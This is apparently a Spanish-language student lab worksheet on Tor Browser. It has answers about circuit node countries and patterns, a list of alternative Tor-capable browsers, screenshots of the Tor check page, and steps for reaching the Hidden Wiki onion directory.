
Como podemos ver en la anterior imagen se puede ver varios países con diferentes IPs, lo que deberá hacer ahora usted es hacer click en:





EVALUACIÓN 1

Toma capturas de cada nuevo circuito, Anota los países/IPS involucrados, y responda:







1) ¿Por qué aparecen ciertos países más seguido?

R.- Por la distribución geográfica de los nodos Tor. Países con más voluntarios operando nodos (ej: Alemania, EE.UU.) aparecen con mayor frecuencia.

2) ¿Hay algún patrón?

R.- Sí, los nodos de entrada (Guard) suelen ser más estables y se repiten, mientras los nodos intermedios/salida (Middle/Exit) varían. Las IPs rara vez se repiten en un corto periodo.

3) Investigar si existe más navegadores que permitan estas funciones igual que el navegador TOR y mostrar las funciones que posee instalando en su equipo físico con capturas de pantalla


R.- Alternativas:


Brave: abre una ventana privada con Tor.

Onion Browser (iOS): navegador móvil que enruta todo por Tor.

Orfox/Orbot (Android): navegador Tor para Android (sustituido por Tor Browser).


Opera: no ofrece Tor, pero sí VPN; no permite acceder a .onion.





A screenshot of a web browser displaying the "check.torproject.org" page. The address bar shows the URL. The main content area features a large black and white illustration of an onion. Below the illustration, the text "Congratulations. This browser is configured to use Tor." is displayed in yellow. Underneath that, it says "Your IP address appears to be: 109.70.100.3". A light gray box contains the text "However, it does not appear to be Tor Browser." followed by a link "Click here to go to the download page".

A screenshot of the "check.torproject.org" page. It includes a blue button with white text that says "Donate to Support Tor". Below the button, there are links to "Tor Forum", "Volunteer", "Run a Relay", and "Stay Anonymous". A note at the bottom left says "Please refer to the [Tor website](#) for further information about using Tor safely. You are now free to browse the Internet anonymously. Fo". The right side of the screen shows a dark-themed file manager window titled "Rafael" with a list of files.



PARTE 2

1.- Siga estos pasos (tome sus respectivas capturas de igual manera)

Primeramente, lo que se hará es acceder desde un navegador normal desde su máquina física a esta página:

<https://thehidden2.wiki/>

The screenshot shows a Kali Linux VM interface. On the left, there's a file manager window titled 'KaliLinux - VMware Workstation' showing 'My Computer' with entries like 'KaliLinux', 'Debian12', 'Ubuntu', and 'Windows10'. The main screen displays a web browser with the URL <https://thehidden2.wiki>. The page title is 'TheHidden2.Wiki' and it features a 'TOR Onion Directory'. Below the title, there are links for 'THE HIDDEN WIKI', 'BLOG', and 'MONTHLY DIGEST'. To the right of the main content, there's a purple 'Tor' logo with a yellow 'Donate Tor' button. At the bottom of the browser window, there's a status bar showing 'Rafael apuntes de c...' and system icons.


Si vamos buscando dentro de este sitio nos vamos a dar cuenta que justamente ahí se encuentra el enlace al sitio web anteriormente mencionado el cual es el enlace .onion original:

<http://wiki47qqn6tey4id7xeqb6l7uj6jueacxlqtk3adshox3zdohvo35vad.onion/>


